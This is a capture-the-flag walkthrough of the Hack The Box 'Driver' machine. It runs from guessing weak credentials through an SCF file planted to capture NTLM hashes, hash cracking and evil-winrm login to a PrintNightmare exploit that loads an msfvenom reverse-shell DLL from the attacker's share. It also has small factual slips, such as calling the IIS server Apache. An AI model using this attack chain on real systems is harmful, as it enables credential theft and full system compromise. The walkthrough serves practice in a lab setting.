

This is my first pentest, here I will pentest HTB Driver. Why I use HTB (Hack the box) because my opinion HTB it's the best platform to pentest and have so many machine to practice. So I'm having trouble with the exploit flag, but after I tried and searched many times, I finally found the exploit flag.

# Service and Web Enumeration

I used NMAP to scan the target.

Target IP : 10.10.11.106

Machine IP : 10.10.14.37

```
(root@kali)~# nmap -sC -sV 10.10.11.106
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-17 01:07 EST
Nmap scan report for 10.10.11.106
Host is up (0.022s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http            Microsoft IIS httpd 10.0
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x00
|_ Basic realm=MFP Firmware Update Center. Please enter password for admin
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp   open  msrpc           Microsoft Windows RPC
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 7h00m00s, deviation: 0s, median: 6h59m59s
|_ smb-security-mode:
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|_ 2.02:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2022-01-17T13:07:36
|_ start_date: 2022-01-16T19:29:27

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.85 seconds
```


NMAP Command I use :

- -sC : Performs a script scan using default scripts available in NMAP.
- -sV : Performs version detection for the services.

NMAP scan found port and services :

- Port 80 : Apache
- Port 135 : Transmission Control Protocol
- Port 445 : Direct TCP/IP MS Networking access

I search the IP and I got the login username and password



In this target I try first use common password for admin:

Admin : admin

Admin : admin123


Admin : password

Admin : password123


Admin : qwert

Admin : qwert123

And I got the password for admin its admin.



And this it's the website target 10.10.11.106.



I got the upload website, maybe I can input script in here.

# Authenticate With the Cracked Password

Make the script first

```
(root@kali)-[~]  
# nano @PoC.scf
```

```
GNU nano 5.4 @PoC.scf *  
[Shell]  
Command=2  
IconFile=\\10.10.14.37\share\pentestlab.ico  
[Taskbar]  
Command=ToggleDesktop
```

This it's the script and save it @PoC.scf

And run the listener I use responder to listen the script.

```
(root@kali)-[~]  
# sudo responder -w -r -f --lm -v -I tun0  
  
NBT-NS, LLMNR & MDNS Responder 3.0.6.0  
Author: Laurent Gaffie (laurent.gaffie@gmail.com)  
To kill this script hit CTRL-C  
  
[+] Poisoners:  
LLMNR [ON]  
NBT-NS [ON]  
DNS/MDNS [ON]  
  
[+] Servers:  
HTTP server 10.10.10.106 [ON]  
HTTPS server [ON]  
WPAD proxy [ON]  
Auth proxy [OFF]  
SMB server [ON]  
Kerberos server [ON]  
SQL server [ON]  
FTP server [ON]  
IMAP server [ON]  
POP3 server [ON]  
SMTP server [ON]  
DNS server [ON]  
LDAP server [ON]  
RDP server [ON]  
DCE-RPC server [ON]  
WinRM server [ON]  
  
[+] HTTP Options:  
Always serving EXE [OFF]  
Serving EXE [OFF]  
Serving HTML [OFF]  
Upstream Proxy [OFF]  
  
[+] Poisoning Options:  
Analyze Mode [OFF]  
Force WPAD auth [OFF]  
Force Basic Auth [OFF]  
Force LM downgrade [ON]  
Fingerprint hosts [ON]  
  
[+] Generic Options:
```

```
[*] Listening for events ...

[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony :: DRIVER:5ef8fc174d6059d2:16751790f7c70AEED6945E3
E48710AB81:0101000000000004FAB1263A40BD801E1C35D7F8810E6C00000000200000000
0000000000000000

[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony :: DRIVER:6a08eb9c5d224041:80111B50CF38CFEEF9AD783
E085876EB:01010000000000FA012163A40BD801FDEFDF42CF88A70900000000200000000
0000000000000000

[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony :: DRIVER:bdd5e7bc46c3065e:Cd3666B2471ED3DDA713525
E90597A93:010100000000000049E52C63A40BD8015DDE68783E342ED600000000200000000
0000000000000000

[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony :: DRIVER:2bea647fe62dca49:34DC5DD11AE1B97522C4D39
B6FE1B960:0101000000000000FB343B63A40BD8017125C4F3601C8E3600000000200000000
0000000000000000

[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony :: DRIVER:43bbdd15db42f3d6:3ED7A0A01AA6FEE5E28FC19
9C2CABF12:01010000000000000B5464E63A40BD801A6B2EC8BD001FF6BD00000000200000000
0000000000000000

[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony :: DRIVER:0dccc919041a16a:E8B9ED4A6FB09D42168629C
C87A2FA13:0101000000000000A9E66A3A40BD801175A62CAA3CB57AF000000000200000000
0000000000000000

[SMB] NTLMv2 Client : 10.10.11.106
[SMB] NTLMv2 Username : DRIVER\tony
[SMB] NTLMv2 Hash : tony :: DRIVER:ad82dc498624d3d6:0F85A6ED93F8E4BE1F995A
CE83DF8D3:0101000000000000DDF57D63A40BD801B3AB27D83C8D219400000000200000000
0000000000000000
```

```
(root@kali)~#  
# hashtcat -m 5600 -a 0 tony::DRIVER:ad82dc498624d3d6:0f85A6ede93f8e48e1f995ace83df8d3:0101000000000000dd57d63a40bd801b3ab27d83c8d2194000000000200000000  
00000000000000 /usr/share/wordlists/rockyou.txt -O 1 --force  
hashtcat (v6.1.1) starting ...  
  
You have enabled --force to bypass dangerous warnings and errors!  
This can hide serious problems and should only be done when debugging.  
Do not report hashtcat issues encountered when using --force.  
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DIST  
RO, POCL_DEBUG) - Platform #1 [The pocl project]  
  
-----  
* Device #1: pthread-AMD Ryzen 5 3400G with Radeon Vega Graphics, 2878/2942 M  
B (1024 MB allocatable), 4MCU  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
  
Hashes: 1 digests; 1 unique digests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1  
  
Applicable optimizers applied:  
* Zero-Byte  
* Not-Iterated  
* Single-Hash  
* Single-Salt  
  
ATTENTION! Pure (unoptimized) backend kernels selected.  
Using pure kernels enables cracking longer passwords but for the price of dra  
stically reduced performance.  
If you want to switch to optimized backend kernels, append -O to your command  
line.  
See the above message to find out about the exact limits.  
  
Watchdog: Hardware monitoring interface not found on your system.  
Watchdog: Temperature abort trigger disabled.  
  
Host memory required for this attack: 65 MB  
  
Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553435 bytes (2  
Dictionary cache building /usr/share/wordlists/rockyou.txt: 100660309 bytes (2  
Dictionary cache built:  
* Filename.. : /usr/share/wordlists/rockyou.txt  
* Passwords.: 1434391  
* Bytes.....: 139921497  
* Keyspace.. : 14344384  
* Runtime... : 1 sec  
  
TONY:: DRIVER:ad82dc498624d3d6:0f85a6ede93f8e48e1f995ace83df8d3:01010000000000  
00dd57d63a40bd801b3ab27d83c8d21940000000002000000000000000000000000000000000:liltony
```

I got liltany maybe this it's the password user tony.

Lets go access to target 10.10.11.106

I use evil-winrm to access the target.

```
(root@kali)~# evil-winrm -i 10.10.11.106 -u tony -p liltony
Final size of dll: 41408704 bytes
Evil-WinRM shell v3.3
~/.Downloads
Warning: Remote path completions is disabled due to ruby limitation: quoting_
detection_proc() function is unimplemented on this machine
Impacket v0.9.34, evil-winrm v0.2.2, ruby v2.7.0, libffi v3.4.2, Copyright 2021 SecureAuth Co
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
[*] Config file parsed
Info: Establishing connection to remote endpoint 17b-5a47b16ee188 v3.0
[*] Callback added for UUID 60fcd098-8112-3610-9833-46c3f67e345a v3.0
*Evil-WinRM* PS C:\Users\tony\Documents> whoami
driver\tony
```

Now I am inside the machine target.

```
*Evil-WinRM* PS C:\Users\tony> cd Desktop
*Evil-WinRM* PS C:\Users\tony\Desktop> dir
[*] Config file parsed
[*] Callback added for UUID 60fcd098-8112-3610-9833-46c3f67e345a v3.0
Directory: C:\Users\tony\Desktop
[*] Config file parsed
[*] Config file parsed

Mode                LastWriteTime         Length Name
----                -
-a----- 1/16/2022   5:08 PM           178563 CVE-2021-34527.ps1
-ar---- 1/16/2022  11:29 AM              34 user.txt
[*] Config file parsed
[*] Disconnected from 10.10.11.106
*Evil-WinRM* PS C:\Users\tony\Desktop> cat user.txt
28fde7cb039900cd172da1514123ae8d
```

I got the user.txt on C:\Users\tony\Desktop.



# Privilege Escalation

After I got user.txt now I search the flag.

I use reverseshell to execute the flag.

```
(root@kali)~[~/Downloads]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.37 LPORT=53 -f d
ll > revshell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
```

Download the exploit first from github:

<https://raw.githubusercontent.com/cube0x0/CVE-2021-1675/main/CVE-2021-1675.py>.

```
(root@kali)~[~/Downloads]
# curl -O https://raw.githubusercontent.com/cube0x0/CVE-2021-1675/main/CVE-
2021-1675.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Curre
nt
                                  Dload  Upload  Total  Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--
100 8549 100 8549    0     0 93945      0 --:--:-- --:--:-- --:--:-- 9394
5
```

Run smb for run reverseshell.

```
(root@kali)~[~/Downloads]
# sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .

Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Co
rporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.11.106,49426)
[*] AUTHENTICATE_MESSAGE (\,DRIVER)
[*] User DRIVER\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[]
```



Run listener.

```
(root@kali)~# nc -nvlp 53
listening on [any] 53 ...
```

Run the exploit download on github.

```
(root@kali)~/Downloads# python3 CVE-2021-1675.py driver/tony:liltony@10.10.11.106 '\\10.10.14.37\kali\revshell.dll'
[*] Connecting to ncacn_np:10.10.11.106[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\UNIDRV.DLL
[*] Executing \\?\UNC\10.10.14.37\kali\revshell.dll
[*] Try 1 ...
[*] Stage0: 0
[*] Try 2 ...
Traceback (most recent call last):
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.162046.29ad5792-py3.9.egg/impacket/smbconnection.py", line 568, in writeFile
    return self._SMBConnection.writeFile(treeId, fileId, data, offset)
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.162046.29ad5792-py3.9.egg/impacket/smb3.py", line 1650, in writeFile
    written = self.write(treeId, fileId, writeData, writeOffset, len(writeData))
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.162046.29ad5792-py3.9.egg/impacket/smb3.py", line 1358, in write
    if ans.isValidAnswer(STATUS_SUCCESS):
  File "/usr/local/lib/python3.9/dist-packages/impacket-0.9.24.dev1+20210704.162046.29ad5792-py3.9.egg/impacket/smb3structs.py", line 454, in isValidAnswer
```

And baam!

```
(root@kali)~# nc -nvlp 53
listening on [any] 53 ...
connect to [10.10.14.37] from (UNKNOWN) [10.10.11.106] 49427
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

I am inside the target machine.

```
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is DB41-39A3

Directory of C:\Users\Administrator\Desktop

06/12/2021  03:37 AM    <DIR>          .
06/12/2021  03:37 AM    <DIR>          ..
01/17/2022  05:39 AM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  6,165,909,504 bytes free

C:\Users\Administrator\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
b971b404c059a179c0c5a6773974055c
```

And I got the root or flag.txt

On C:\Users\Administrator\Desktop\root.txt.